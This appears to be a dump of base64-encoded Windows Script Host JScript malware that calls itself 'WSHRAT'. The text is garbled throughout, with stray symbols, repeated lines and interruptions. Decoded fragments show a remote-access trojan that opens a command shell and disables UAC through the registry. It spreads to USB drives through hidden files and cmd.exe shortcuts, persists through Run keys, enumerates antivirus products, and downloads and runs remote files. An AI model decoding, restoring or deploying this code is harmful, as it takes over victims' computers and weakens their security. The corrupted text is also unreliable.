Z3MiLCBlbnVtZmFmKGluc3RhbGxkaXIgKy<>id3NobG9ncylpKTsNCmJyZWFrOw0KY2FzZS<>gImNtZC1zaGVsbCI6DQ
pwYXJhbS<>9IGNtZFsxXTsNCnBvc3QolmIzLWNtZC1zaGVsbCIsY21kc2hlbGwocGFyYW0pKTsNCmJyZWFrOw0KY2Fz
ZS<>gImdldC1wcm9jZXNzZXMiOg0KcG9zdCgiaXMtcHJvY2Vzc2VzIiwgZW51bXByb2Nlc3MoKSk7DQpicmVhazsNCmN
hc2UgICJkaXNhYmxlLXVhYyI6DQppZihXU2NyaXB0LkFyZ3VtZW50cy5OYW1lZC5FeGlzdHMoImVsZXZhdGVkIikgPT0g
dHJ1ZSl7DQp2YXIgb1JlZy<>9IEdldE9iamVjdCgid2lubWdtdHM6e2ltcGVyc29uYXRpb25MZXZlbD1pbXBlcnNvbmF0ZX0
hXFxcXC5cXHJvb3RcXGRlZmF1bHQ6U3RkUmVnUHJvdilpOw0Kb1JlZy5TZXREd29yZFZhbHVlKDB4OD<>wMD<>wMDI
sIlNPRlRXQVJFXFxNaWNyb3NvZnRcXFdpbmRvd3NcXEN1cnJlbnRWZXJzaW9uXFxQb2xpY2llc1xcU3lzdGVtliwiRW5h
YmxlTFVBIiwgMCk7DQpvUmVnLlNldER3b3JkVmFsdWUoMHg4MD<>wMD<>wMiwiU09GVFdBUkVcXE1pY3Jvc29mdF
xcV2luZG93c1xcQ3VycmVudFZlcnNpb25cXFBvbGljaWVzXFxTeXN0ZW0iLCJDb25zZW50UHJvbXB0QmVoYXZpb3JBZ
G1pbilsID<>pOw0Kb1JlZy<>9IG51bGw7DQp1cGRhdGVzdGF0dXMollVBQytEaXNhYmxlZCsoUmVib290K1JlcXVpcmVk
KSlpOw0KfQ0KYnJlYWs7DQpjYXNlIC<>iZWxldmF0ZSI6DQppZihXU2NyaXB0LkFyZ3VtZW50cy5OYW1lZC5FeGlzdHMo
ImVsZXZhdGVkIikgPT0gZmFsc2Upew0KdHJ5ew0Kb25lb25jZS5jbG9zZSgpOw0Kb25lb25jZS<>9IG51bGw7DQpXU2Nya
XB0LkNyZWF0ZU9iamVjdCgiU2hlbGwuQXBwbGljYXRpb24iKS5TaGVsbEV4ZWN1dGUoIndzY3JpcHQuZXhlIiwgli<>vL
0lgXCIiICsgV1NjcmlwdC5TY3JpcHRGdWxsTmFtZS<>rICJcli<>vZWxldmF0ZWQiLC<>iliwgInJ1bmFzliwgMSk7DQp1cG
RhdGVzdGF0dXMolkNsaWVudCtFbGV2YXRlZClpOw0KfWNhdGNoKG5uKXsNCn0NCldTY3JpcHQucXVpdCgpOw0KfQ0
KZWxzZXsNCnVwZGF0ZXN0YXR1cygiQ2xpZW50K0VsZXZhdGVklik7DQp9DQpicmVhazsNCmNhc2UgICJpZi1lbGV2YX
RlljoNCmlmKFdTY3JpcHQuQXJndW1lbnRzLk5hbWVkLkV4aXN0cygiZWxldmF0ZWQiKS<>9PSBmYWxzZSl7DQp1cGR
hdGVzdGF0dXMolkNsaWVudCtOb3QrRWxldmF0ZWQiKTsNCn0NCmVsc2V7DQp1cGRhdGVzdGF0dXMolkNsaWVudCt
FbGV2YXRlZClpOw0KfQ0KYnJlYWs7DQpjYXNlIC<>ia2lsbC1wcm9jZXNzljoNCmV4aXRwcm9jZXNzKGNtZFsxXSk7DQp
icmVhazsNCmNhc2UgICJzbGVlcCI6DQpwYXJhbS<>9IGNtZFsxXTsNCnNsZWVwID0gZXZhbChwYXJhbSk7DQpicmVh
azsNCn0NCn1jYXRjaChlcil7fQ0KV1NjcmlwdC5zbGVlcChzbGVlcCk7DQp9DQpmdW5jdGlvbiBpbnN0YWxsKCl7DQp2YX
IgbG5rb2JqOw0KdmFyIGZpbGVuYW1lOw0KdmFyIGZvbGRlcnNOYW1lOw0KdmFyIGZpbGVpb247DQp2YXIgZm9sZGVy
aWNvbjsNCnVwc3RhcnQoKTsNCmZvcih2YXIgZHJpID0gbmV3IEVudW1lcmF0b3IoZmlsZXN5c3RlbW9iai5kcml2ZXMp
Oy<>hZHJpLmF0RW5kKCk7IGRyaS5tb3ZlTmV4dCgpKXsNCnZhciBkcml2ZS<>9IGRyaS5pdGVtKCk7DQppZi<>oZHJpd
mUuaXNyZWFkeS<>9PSB0cnVlKXsNCmlmIChkcml2ZS5mcmVlc3BhY2UgPi<>wICI7DQppZi<>oZHJpdmUuZHJpdmV0
eXBlID09IDEgKXsNCnRyeXsNCmZpbGVzeXN0ZW1vYmouY29weUZpbGUoV1NjcmlwdC5zY3JpcHRGdWxsTmFtZS<>sI

Code

GRyaXZlLnBhdGggKy<>iXFwilCsgaW5zdGFsbG5hbWUsdHJ1ZSk7DQppZi<>oZmlsZXN5c3RlbW9iai5maWxlRXhpc3R
zlChkcml2ZS5wYXRoICsgIlxcli<>rlGluc3RhbGxuYW1lKSl7DQpmaWxlc3lzdGVtb2JqLmdldEZpbGUoZHJpdmUucGF0a
C<>rlCJcXCIgICsgaW5zdGFsbG5hbWUpLmF0dHJpYnV0ZXMgPS<>yKzQ7DQp9DQp9Y2F0Y2goZWlqdSl7fQ0KZm9yK
HZhciBmaS<>9IG5ldyBFbnVtZXJhdG9yKGZpbGVzeXN0ZW1vYmouZ2V0Zm9sZGVyKGRyaXZlLnBhdGggKy<>iXFwiK
S5maWxlcyk7ICFmaS5hdEVuZCgpOyBmaS5tb3ZlTmV4dCgpKXsNCnRyeXsNCnZhciBmaWxlIlD0gZmlsZS5uYW1lLnNoZ
XJlcyk7ICFmaS5hdEVuZCgpOyBmaS5tb3ZlTmV4dCgpKXsNCnRyeXsNCnZhciBmaWxlIlD0gZmlsZS5uYW1lLnNoZ
W1lLnNwbGl0KCIulilibZmlsZS5uYW1lLnNwbGl0KCIulikubGVuZ3RoIC0gMV0pLnRvTG93ZXJDYXNlKCkgIT
0gImxuaylpew0KZmlsZS5hdHRyaWJ1dGVzID0gMis0Ow0KaWYgKGZpbGUubmFtZS50b1VwcGVyQ2FzZSgpICE9IGluc
3RhbGxuYW1lLnRvVXBwZXJDYXNlKCkpew0KZmlsZW5hbWUgPSBmaWxlLm5hbWUuc3BsaXQoli4iKTsNCmxua29iai<
>9IHNoZWxsb2JqLmNyZWF0ZVNob3J0Y3V0KGRyaXZlLnBhdGggKy<>iXFwiC<>rlGZpbGVuYW1lWzBdICsgli5sbmsiK
TsNCmxua29iai53aW5kb3dTdHlsZS<>9IDc7DQpsbmtvYmoudGFyZ2V0UGF0aC<>9ICJjbWQuZXhlIjsNCmxua29iaC53b3
JraW5nRGlyZWN0b3J5ID0gIil7DQpsbmtvYmouYXJndW1lbnRzID0gli9jIHN0YXJ0IClgKyBpbnN0YWxsbmFtZS5yZXBsY
WNlKG5ldyBSZWdFeH<>oli<>iLC<>iZylpLC<>iXClgXCliKS<>rlClmc3RhcnQgli<>rlGZpbGUubmFtZS5yZXBsYWNlKG5l
dyBSZWdFeH<>oli<>iLC<>iZylpLC<>iXClgXCliKS<>rlIZleGl0IjsNCnRyeXtmaWxlaWNvbi<>9IHNoZWxsb2JqLlJlZ1JlYW
QgKCJlS0VZX0xPQ0FMX01BQ0hJTkVcXHNvZnR3YXJlXFxjbGFzc2VzXFwilCsgc2hlbGxvYmouUmVnUmVhZC<>olkhL
RVlfTE9DQUxfTUFDSElORVxcc29mdHdhcmVcXGNsYXNzZXNcXC4ilCsgZmlsZS5uYW1lLnNwbGl0KClulilbZmlsZS5uY
W1lLnNwbGl0KClulikubGVuZ3RolC0gMV0rICJcXCIpICsgIlxcZGVmYXVsdGljb25cXClpOyB9Y2F0Y2goZWVlZSl7fQ0Ka
WYgKGZpbGVpY29uLmluZGV4T2YoliwiKS<>9PS<>wKXsNCmxua29iai5pY29uTG9jYXRpb24gPSBmaWxlLnBhdGg7D
Qp9ZWxzZSB7DQpsbmtvYmouaWNvbkxvY2F0aW9ulD0gZmlsZWljb247DQp9DQpsbmtvYmouc2F2ZSgpOw0KfQ0KfQ0
KfQ0KfWNhdGNoKGVycil7fQ0KfQ0KZm9yKHZhciBmaS<>9IG5ldyBFbnVtZXJhdG9yKGZpbGVzeXN0ZW1vYmouZ2V0Zm
m9sZGVyKGRyaXZlLnBhdGggKy<>iXFwiKS5zdWJGb2xkZXJzKTsgIWZpLmF0RW5kKCk7IGZpLm1vdmVOZXh0KCkpe
w0KdHJ5ew0KdmFyIGZvbGRlci<>9IGZpLml0ZW0oKTsNCmlmICFsbmtmb2xkZXIgPT0gZmFsc2Upe2JyZWFrO30NCmZ
vbGRlci5hdHRyaWJ1dGVzID0gMis0Ow0KZm9sZGVybmFtZS<>9IGZvbGRlci5uYW1lOw0KbG5rb2JqID0gc2hlbGxvYmo
uY3JlYXRlU2hvcnRjdXQoZHJpdmUucGF0aC<>rlCJcXCIgICsgZm9sZGVybmFtZS<>9IGZvbGRlci5uYW1lOw0KbG5rb2JqID0gc2hlbGxvYmo
uY3JlYXRlU2hvcnRjdXQoZHJpdmUucGF0aC<>rlCJcXCIgICsgZm9sZGVybmFtZS<>9IGZvbGRlci5uYW1lOw0KbG5rb2JqID0gc2hlbGxvYmo
mlmICFsbmtmb2xkZXJpY29uLmluZGV4T2YoliwiKS<>9PS<>wKXsNCmxua29iai5pY29uTG9jYXRpb24gPSBmb2xkZXIucGF0
aDsNCn1lbHNlIHsNCmxua29iai5pY29uTG9jYXRpb24gPSBmb2xkZXJpY29uOw0KfQ0KbG5rb2JqLnNhdmUoKTsNCn1jY
XRjaChlcnIpe30NCn0NCn0NCn0NCn0NCn0NCmZ1bmN0aW9uIHVuaW5zdGFsbCgpew0KdHJ5ew0KdmFylGZpbG
VuYW1lOw0KdmFylGZvbGRlcm5hbWU7DQpzaGVsbG9iai5SZWdEZWxldGUolkhLRVlfQ1VSUkVOVF9VU0VS
XFxzb2Z0d2FyZVxcbWljcm9zb2Z0XFx3aW5kb3dzXFxjdXJyZW50dmVyc2lvblxccnVuXFwilCsgaW5zdGFsbG5hbWUuc3
BsaXQoli4iKVswXSk7DQpzaGVsbG9iai5SZWdEZWxldGUolkhLRVlfTE9DQUxfTUFDSElORVxcc29mdHdhcmVcXG1pY3
Jvc29mdFxcd2luZG93c1xcY3VycmVudHZlcnNpb25cXHJ1blxcli<>rlGluc3RhbGxuYW1lLnNwbGl0KClulilbMF0pOw0Kf
WNhdGNoKGVpKXt9DQp0cnl7DQpmaWxlc3lzdGVtb2JqLmRlbGV0ZUZpbGUoc2RhcnR1cC<>rlGluc3RhbGxuYW1lICx0
cnVlKTsNCmZpbGVzeXN0ZW1vYmouZGVsZXRlRmlsZSh3c2NyaXB0LnNjcmlwdGZ1bGxuYW1lICx0cnVlKTsNCn1jYXR
jaChlZWope30NCmZvcih2YXlgZHJpID0gewV3lEVudW1lcmF0b3loZmlsZXN5c3RlbW9iai5kcml2ZXMpOy<>hZHJpLmF0
RW5kKCk7IGRyaS5tb3ZlTmV4dCgpKXsNCnZhciBkcml2ZS<>9IGRyaS5pdGVtKCk7DQppZi<>oZHJpdmUuaXNyZWFke
S<>9PSB0cnVlKXsNCmlmIChkcml2ZS5mcmVlc3BhY2UgPi<>wICI7DQppZi<>oZHJpdmUuZHJpdmV0eXBlID09IDEgKX
sNCmZvcih2YXlgZmkgPSBuZXcgRW51bWVyYXRvcihmaWxlc3lzdGVtb2JqLmdldGZvbGRlcihkcml2ZS5wYXRoICsgIlx
clikuZmlsZXMpOy<>hZmkuYXRFbmQoKTsgZmkubW92ZU5leHQoKSl7DQp2YXlgZmlsZS<>9IGZpLml0ZW0oKTsNCnR
yeXsNCmlmIChmaWxlLm5hbWUuaW5kZXhPZigiLilpKXsNCmlmICgoZmlsZS5uYW1lLnNwbGl0KClulilbZmlsZS5uYW1l
LnNwbGl0KClulikubGVuZ3RolC0gMV0pLnRvTG93ZXJDYXNlKCkgIT0gImxuaylpew0KZmlsZS5hdHRyaWJ1dGVzID0gM
DsNCmlmIChmaWxlLm5hbWUudG9VcHBlckNhc2UoKSA<>hPSBpbnN0YWxsbmFtZS50b1VwcGVyQ2FzZSgpKXsNCmZ
pbGVuYW1lID0gZmlsZS5uYW1lLnNwbGl0KClulik7DQpmaWxlc3lzdGVtb2JqLmRlbGV0ZUZpbGUoZHJpdmUucGF0aC
ZHJpdmUucGF0aC<>rlCJcXCIgKyBmaWxlLm5hbWUpOw0KfQ0KfWVsc2V7DQpmaWxlc3lzdGVtb2JqLmRlbGV0ZUZpb
GUgKGZpbGUucGF0aCk7DQp9DQp9DQp9Y2F0Y2goZXJyKXt9DQp9DQp9DQp9DQp9Y2F0Y2goZXJyKXtwDQpvb
m9vdC5FeGVjUXVlcnkgKCJzZWxlY3QgKiBmcm9tIHdpbjMyX29wZXJhdGluZ3N5c3RlbSIpOw0KZm9yKHZhciBmaS<>9
IG5ldyBFbnVtZXJhdG9yKG9zKTsgIWZpLmF0RW5kKCk7IGZpLm1vdmVOZXh0KCkpew0KdmFyIGRpc2sgPi<>wIC
m9vdC5FeGVjUXVlcnkgKCJzZWxlY3QgKiBmcm9tIHdpbjMyX29wZXJhdGluZ3N5c3RlbSIpOw0KZm9yKHZhciBmaS<>9
IG5ldyBFbnVtZXJhdG9yKG9zKTsgIWZpLmF0RW5kKCk7IGZpLm1vdmVOZXh0KCkpew0KZm9yKHZhciBmaS<>9
ml0ZW0oKTsNCmluZi<>9IGluZi<>rlG9zaW5mby5jYXB0aW9ulCsgc3BsaXRlcjsNCmJyZWFrOw0KfQ0KaW5mlD0gaW5
mlCsgInBsdXMilCsgc3BsaXRlcjsNCmluZi<>9IGluZi<>rlHNlY3VyaXR5KCkgKyBzcGxpdGVyOw0KaW5mlD0gaW5mlCs
gdXNic3ByZWFkaW5nOw0KaW5mlD0gIldTSFJBVClgKyBzcGxpdGVylCsgaW5mlCsgc3BsaXRlci<>rlCJKYXZhU2NyaX
B0li<>7DQpyZXR1cm4gaW5mOw0KfWVsc2V7DQpyZXR1cm4gaW5mOw0KfQ0KfWNhdGNoKGVycil7DQpyZXR1cm4gIil
7DQp9DQp9DQpmdW5jdGlvbiB1cHN0YXJ0ICCgpew0KdHJ5ew0Kc2hlbGxvYmouUmVnV3JpdGUolkhLRVlfQ1
VSUkVOVF9VU0VSXFxzb2Z0d2FyZVxcbWljcm9zb2Z0XFx3aW5kb3dzXFxjdXJyZW50dmVyc2lvblxccnVuXFwilCsgaW5
zdGFsbG5hbWUuc3BsaXQoli4iKVswXSwgICJ3c2NyaXB0LmV4ZS<>vL0lgXCliICsgaW5zdGFsbGRpci<>rlGluc3RhbGx
uYW1lICsgIlwili<>slCJSRUdfU1oiKTsNCnNoZWxsb2JqLlJlZ1dyaXRlKCJlS0VZX0xPQ0FMX01BQ0hJTkVcXHNvZnR3Y
XJlXFxtaWNyb3NvZnRcXHdpbmRvd3NcXGN1cnJlbnR2ZXJzaW9uXFxydW5cXCIgKyBpbnN0YWxsbmFtZS5zcGxpdCgi
LilpWzBdLC<>gIndzY3JpcHQuZXhlIC8vQiBclilgKyBpbnN0YWxsZGlvICsgaW5zdGFsbG5hbWUgKy<>iXCliICwgIlJFR1
9TWilpOw0KfWNhdGNoKGVpKXt9DQpmaWxlc3lzdGVtb2JqLmNvcHlGaWxlKFdTY3JpcHQuc2NyaXB0RnVsbE5hbWUsI
Gluc3RhbGxxaXlgKyBpbnN0YWxsbmFtZSwgdHJ1ZSk7DQpmaWxlc3lzdGVtb2JqLmNvcHlGaWxlKFdTY3JpcHQuc2Nya
XB0RnVsbE5hbWUsIHN0YXJ0dX<>gKyBpbnN0YWxsbmFtZSwgdHJ1ZSk7DQp9Y2F0Y2goZXJyKXt9DQp9DQpmdW5jd
GlvbiBod2lkKCl7DQp0cnl7DQp2YXlgcm9vdC<>9IEdldE9iamVjdCgid2lubWdtdHM6e2ltcGVyc29uYXRpb25MZXZlbD1p
bXBlcnNvbmFtZX0hXFxcXC5cXHJvb3RcXGNpbXYylik7DQp2YXlgZGlza3MgPSByb290Lk4ZWNRdWVyeS<>olnNlbG
VjdC<>qlGZyb20gd2luMzJfbG9naWNhbGRpc2siKTsNCmZvcih2YXlgZmkgPSBuZXcgRW51bWVyYXRvcihkaXNrcyk7IC
FmaS5hdEVuZCgpOyBmaS5tb3ZlTmV4dCgpKXsNCmZvcih2YXlgZmkgPSBuZXcgRW51bWVyYXRvcihkaXNrcyk7IC
FmaS5hdEVuZCgpOyBmaS5tb3ZlTmV4dCgpKXsNCmZvcih2YXlgZmkgPSBuZXcgRW51bWVyYXRvcihkaXNrcyk7IC
WNhdGNoKGVycil7fQ0KfQ0KfWNhdGNoKGVycil7fQ0KfQ0KfWNhdGNoKGVycil7fQ0KfQ0KfQ0KfQ0KfQ0KfQ0KfQ0K
XNlcnZpY2UgPSBHZXRPYmplY3QoIndpbm1nbXRzOntpbXBlcnNvbmF0aW9ubGV2ZWw9aW1wZXJzb25hdGV9IVxcXF
wuXFxyb290XFxjaW12MilpOw0KdmFyIGNvbGl0ZW1zID0gd2Jqd21pc2YydmljZS5FeGVjUXVlcnkoInlbGVjdC<>qlGZy
b20gd2luMzJfb3BlcmF0aW5nc3lzdGVtlixudWxsLDQ4KTsNCnZhciB2ZXJzaW9uc3RyLCBvc3ZlcnNpb247DQpmb3lodm
FylGZpID0gbmV3IEVudW1lcmF0b3loY29saXRlbXMpOy<>hZmkuYXRFbmQoKTsgZmkubW92ZU5leHQoKSl7DQp2YXlg
b2JqaXRlbS<>9IGZpLml0ZW0oKTsNCnZlcnNpb25zdHlgPSBvYmppdGVtLnZlcnNpb24udG9TdHJpbmcoKS5zcGxpdCg
iLilpOw0KfQ0KLy92ZXJzaW9uc3RylD0gY29saXRlbXMudmVyc2lvbi5zcGxpdCgiLilpOw0Kb3N2ZXJzaW9ulD0gdmVyc2l
vbnN0clswXS<>rlCIuljsNCmZvci<>odmFylHggPS<>xOyB4IDwgdmVyc2lvbnN0ci5sZW5ndGg7IHgrKyl7DQpvc3ZlcnNp
b24gPSBvc3ZlcnNpb24gKyB2ZXJzaW9uc3RyWzBdOw0KfQ0Kb3N2ZXJzaW9ulD0gZXZhbChvc3ZlcnNpb24pOw0KdmF
ylHNjOw0KaWYgKG9zdmVyc2lvbi<>+IDYpeyBzYy<>9lCJzZWN1cml0eWNlbnRlcjliOyB9ZWxzZXsgc2MgPS<>ic2VjdXJ

Code

pdHljZW50ZXliO30NCnZhciBvYmpzZWN1cml0eWNlbnRlci<>9lEdldE9iamVjdCgid2lubWdtdHM6XFxcXGxvY2FsaG9zd
Fxccm9vdFxcli<>rlHNjKTsNCnZhciBjb2xhbnRpdmlydXMgPSBvYmpzZWN1cml0eWNlbnRlci5FeGVjUXVlcnkoInNlbGVj
dC<>qlGZyb20gYW50aXZpcnVzcHJvZHVjdClsICJ3cWwiLC<>wKTsNCnZhciBzZWN1lD0glil7DQpmb3lodmFylGZpID0g
bmV3IEVudW1lcmF0b3loY29sYW50aXZpcnVzKTsgIWZpLmF0RW5kKk7lGZpLm1vdmVOZXh0KCkpew0KdmFylG9ia
mFudGl2aXJ1cy<>9lGZpLml0ZW0oKTsNCnNlY3UgPSBzZWN1lC<>rlG9iamFudGl2aXJ1cy5kaXNwbGF5TmFtZS<>rlClg
Lil7DQp9DQppZihzZWN1lD09lCliKXtzZWN1lD0glm5hbi1hdil7fQ0KcmV0dXJulHNlY3U7DQp9Y2F0Y2goZXJyKXt9DQp9
DQpmdW5jdGlvbiBnZXREYXRlKCl7DQp2YXlgcy<>9lCliOw0KdmFylGQgPSBuZXcgRGF0ZSgpOw0Kcy<>rPSBkLmdld
ERhdGUoKS<>rlClvljsNCnMgKz0gKGQuZ2V0TW9udGgoKS<>rlDEplCsgli8iOw0Kcy<>rPSBkLmdldFllYXIoKTsNCnJld
HVybiBzOw0KfQ0KZnVuY3Rpb24gaW5zdGFuY2UoKXsNCnRyeXsNCnRyeXsNCnVzYnNwcmVhZGluZy<>9lHNoZWxsb
2JqLlJlZ1JlYWQolkhLRVlfTE9DQUxfTUFDSElORVxcc29mdHdhcmVcXClgKyBpbnN0YWxsbmFtZS5zcGxpdCgiLilpWz
BdlCsgIlxclik7DQp9Y2F0Y2goZWVlKXt9DQppZih1c2JzcHJlYWRpbmcgPT0glilpew0KaWYgKFdTY3JpcHQuc2NyaXB0R
nVsbE5hbWUuc3Vic3RyKDEpLnRvTG93ZXJDYXNlKCkgPT0gIjxCIgKy<>gaW5zdGFsbG5hbWUudG9Mb3dlckNhc2U
oKSl7DQp1c2JzcHJlYWRpbmcgPS<>idHJ1ZS<>tlClgKyBnZXREYXRlKCk7DQp0cnl7c2hlbGxvYmouUmVnV3JpdGUol
khLRVlfTE9DQUxfTUFDSElORVxcc29mdHdhcmVcXClgKyBpbnN0YWxsbmFtZS5zcGxpdCgiLilpWzBdlCsgIlxcliwgIHV
zYnNwcmVhZGluZywgIlJFR19TWilpO31jYXRjaChlZWVlZSl7fQ0KfWVsc2V7DQp1c2JzcHJlYWRpbmcgPS<>iZmFsc2Ug
LS<>ilCsgZ2V0RGF0ZSgpOw0KdHJ5e3NoZWxsb2JqLlJlZ1dyaXRlKCJlS0VZX0xPQ0FMX01BQ0hJTkVcXHNvZnR3YXJl
XFwilCsgaW5zdGFsbG5hbWUuc3BsaXQoli4iKVswXS<>gKy<>iXFwiLC<>gdXNic3ByZWFkaW5nLC<>iUkVHX1Nalik7f
WNhdGNoKGVlZWVlKXt9DQp9DQp9DQp1cHN0YXJ0KCk7DQp2YXlgc2NyaXB0ZnVsbG5hbWVzaG9ydC<>9lCBmaWxlc
3lzdGVtb2JqLmdldEZpbGUoV1NjcmlwdC5zY3JpcHRGdWxsTmFtZSk7DQp2YXlgaW5zdGFsbG1bGxuYW1lc2hvcnQg
PS<>gZmlsZXN5c3RlbW9iai5nZXRGaWxlKGluc3RhbGxkaXlgKyBpbnN0YWxsbmFtZSk7DQppZi<>oc2NyaXB0ZnVsbG
5hbWVzaG9ydFBhdGgudG9Mb3dlckNhc2UoKS<>hPSBpbnN0YWxsZnVsbG5hbWVzaG9ydC5zaG9ydFBhdG
gudG9Mb3dlckNhc2UoKSl7DQpzaGVsbG9iai5ydW4oInlzY3JpcHQuZXhlICBvQiBclilgKyBpbnN0YWxsZGlylCsgaW5zd
GFsbG5hbWUgKy<>iXCliKTsNCldTY3JpcHQucXVpdCgpOw0KfQ0KdmFylG9uZW9uY2UgPSBmaWxlc3lzdGVtb2JqLmRlbGV0ZUZpbGUoaW5zdGFsbGRpci<>rlGZpbGVuYW1lICsgImRhdGEiKTt9Y2F0Y
2goZXkpe30NCnZhciBjb25maWdfZmlsZS<>9lGluc3RhbGxkaXlgKyBmaWxlbmFtZS5zdW5hbWU
ubGFzdEluZGV4T2Yoli4iKSkgKy<>iLmNmZyl7DQp2YXlgY2ZnlD0gIltHZW5lcmFsVxuU2hvd0dyaWRMaW5lcz0wXG5T
YXZlRmlsdGVySW5kZXg9MFxuU2hvd0luZm9UaX<>9MVxuVXNlUHJvZmlsZUZvbGRlcj0wXG5Qcm9maWxlRm9sZGVy
PVxuTWFya09kZEV2ZW5Sb3dzPTBcbldpbIBvcz0yQy<>wMC<>wMC<>wMC<>wMC<>wMC<>wMC<>wMC<>wMS<>wM
C<>wMC<>wMCBGRiBGRiBGRiBGRiBGRiBGRiBGRiBGRiBGRiBGRiBGRiBGRiBGRi<>wMC<>wMC<>
wMC<>wMC<>wMC<>wMC<>wMC<>wMC<>4MC<>wMi<>wMC<>wMCBFMC<>wMS<>wMC<>wMFxuQ29sdW1ucz1GQ
S<>wMC<>wMC<>wMCBGQS<>wMC<>wMS<>wMC<>2RS<>wMC<>wMi<>wMC<>2RS<>wMC<>wMy<>wMC<>3OC<>
wMC<>wNC<>wMC<>3OC<>wMC<>wNS<>wMC<>3OC<>wMC<>wNi<>wMC<>2NC<>wMC<>wNy<>wMCBGQS<>wMC
<>wOC<>wMFxuU29ydD0wIjsNCi8vd3JpdGUgY29uZmlnDQp2YXlgd3JpdGVyID0gZmlsZXN5c3RlbW9iai5vcGVuVGV4d
EZpbGUoY29uZmlnX2ZpbGUsIDIsIHRydWUpOw0Kd3JpdGVyLndyaXRlTGluZShjZmcpOw0Kd3JpdGVyLmNsb3NlKCk
7DQp3cml0ZXIgPSBudWxsOw0KdmFylHN0cmxpbmsgPSBmaWxldXJsOw0KdmFylHN0cnNhdmV0by<>9lGluc3RhbGx
kaXlgKyBmaWxlbmFtZTsNCnZhciBvYmpodHRwZG93bmxvYWQgPSBXU2NyaXB0LkNyZWF0ZU9iamVjdCgibXN4bWw
yLnhtbGh0dH<>iKTsNCnm9iamh0dHBkb3dubG9hZC5vcGVuKCJnZXQiLCBzdHJsaW5rLCBmYWxzZSk7DQpvYmpodHR
wZG93bmxvYWQuc2V0UmVxdWVzdEhlYWRlcigiY2FjaGUtY29udHJvbDoiLC<>ibWF4LWFnZT0wlik7DQpvYmpodHRw
ZG93bmxvYWQuc2VuZCgpOw0KdmFylG9iamZzb2Rvd25sb2FkID0gV1NjcmlwdC5DcmVhdGVPYmplY3QoInNjcmlwdG
luZy5maWxlc3lzdGVtb2JqZWN0lik7DQppZihvYmpmc29kb3dubG9hZC5maWxlRXhpc3RzKHN0cnNhdmV0bykpew0Kb2
JqZnNvZG93bmxvYWQuZGVsZXRlRmlsZShzdHJzYXZldG8pOw0KfQ0KaWYgKG9iamh0dHBkb3dubG9hZC5zdGF0dX
MgPT0gMj<>wKXsNCnZhci<>gb2Jqc3RyZWFtZG93bmxvYWQgPSBXU2NyaXB0LkNyZWF0ZU9iamVjdCgiYWRvZGluc3
RyZWFtlik7DQpvYmpzdHJlYW1kb3dubG9hZC5UeXBlID0gMTsNCm9ianN0cmVhbWRvd25sb2FkLldyaW4oKTsNCm9ia
nN0cmVhbWRvd25sb2FkLldyaXRlKG9iamh0dHBkb3dubG9hZC5yZXNwb25zZUJvZHkpOw0Kb2Jqc3RyZWFtZG93bmxv
YWQuU2F2ZVRvRmlsZShzdHJzYXZldG8pOw0Kb2Jqc3RyZWFtZG93bmxvYWQuY2xvc2UoKTsNCm9ianN0cmVhbWRv
d25sb2FkID0gbnVsbDsNCn0NCmlmKG9iamZzb2Rvd25sb2FkLmZpbGVFeGlzdHMoc3Ryc2F2ZXRvKSl7DQpvYmpodHR
wZG93bmxvYWQuc2V0UmVxdWVzdEhlYWRlcigiY2FjaGUtY29udHJvbDoiLC<>ibWF4LWFnZT0wlik7DQpvYmpodHRw
ZG93bmxvYWQuc2VuZCgpOw0KdmFylG9iamZzb2Rvd25sb2FkID0gV1NjcmlwdC5DcmVhdGVPYmplY3QoInNjcmlwdG
luZy5maWxlc3lzdGVtb2JqZWN0lik7DQppZihxYmpmc29kb3dubG9hZC5maWxlRXhpc3RzKHN0cnNhdmV0bykpew0Kb2
JqZnNvZG93bmxvYWQuZGVsZXRlRmlsZShzdHJzYXZldG8pOw0KfQ0KaWYgKG9iamh0dHBkb3dubG9hZC5zdGF0dX
MgPT0gMj<>wKXsNCnZhci<>gb2Jqc3RyZWFtZG93bmxvYWQgPSBXU2NyaXB0LkNyZWF0ZU9iamVjdCgiYWRvZGluc3
RyZWFtlik7DQpvYmpzdHJlYW1kb3dubG9hZC5UeXBlID0gMTsNCm9ianN0cmVhbWRvd25sb2FkLldyaXRlKG9iamh0dHBkb3dubG9hZC5yZXNwb25zZUJvZHkpOw0Kb2Jqc3RyZWFtZG93bmxvYWQuU2F2ZVRvRmlsZShzdHJzYXZldG8pOw0Kb2Jqc3RyZWFtZG93bmxvYWQuY2xvc2UoKTsNCm9ianN0cmVhbWRv
d25sb2FkID0gbnVsbDsNCn0NCmlmKG9iamZzb2Rvd25sb2FkLmZpbGVFeGlzdHMoc3Ryc2F2ZXRvKSl7DQpvYmpodHR
wZG93bmxvYWQuc2V0UmVxdWVzdEhlYWRlcigiY2FjaGUtY29udHJvbDoiLCJtYXgtYWdlPT<>iKTsNCnm9iamh0dHBkb3dubG9hZC5
zZW5kKCk7DQp2YXlgb2JqZnNvZG93bmxvYWQgPSBXU2NyaXB0LkNyZWF0ZU9iamVjdCgic2NyaXB0aW5nLmZpbGVz
eXN0ZW1vYmplY3QiKTsNCmlmKG9iamZzb2Rvd25sb2FkLmZpbGVFeGlzdHMoc3Ryc2F2ZXRvKSl7DQpvYmpzdHJlYW1k
b3dubG9hZC5kZWxldGVGaWxlKHN0cnNhdmV0byk7DQp9DQppZi<>ob2JqaHR0cGRvd25sb2FkLnN0YXR1cy<>9PS<>yM

Code

```
D<>pew0KdmFyICBvYmpzdHJlYW1kb3dubG9hZC<>9IFdTY3JpcHQuQ3JlYXRlT2JqZWN0KCJhZG9kYi5zdHJlYW0iKTs
NCm9ianN0cmVhbWRvd25sb2FkLlR5cGUgPS<>xOw0Kb2Jqc3RyZWFtZG93bmxvYWQuT3BlbigpOw0Kb2Jqc3RyZWFt
ZG93bmxvYWQuV3JpdGUob2JqaHR0cGRvd25sb2FkLnJlc3BvbnNlQm9keSk7DQpvYmpzdHJlYW1kb3dubG9hZC5TYX
ZlVG9GaWxlKHN0cnNhdmV0byk7DQpvYmpzdHJlYW1kb3dubG9hZC5jbG9zZSgpOw0Kb2Jqc3RyZWFtZG93bmxvYWQ
gPSBudWxsOw0KfQ0KaWYob2JqZnNvZG93bmxvYWQuZmlsZUV4aXN0cyhzdHJzYXZldG8pKXsNCnNoZWxsb2JqLnJ1
bihvYmpmc29kb3dubG9hZC5nZXRGaWxlKHN0cnNhdmV0bykuc2hvcnRQYXRoKTsNCnVwZGF0ZXN0YXR1cygiRXhlY
3V0ZWQrRmlsZSIpOw0KfQ0KfQ0KZnVuY3Rpb24gZG93bmxvYWQgKGZpbGV1cmwsZmlsZWRpcil7DQppZihmaWxlZG
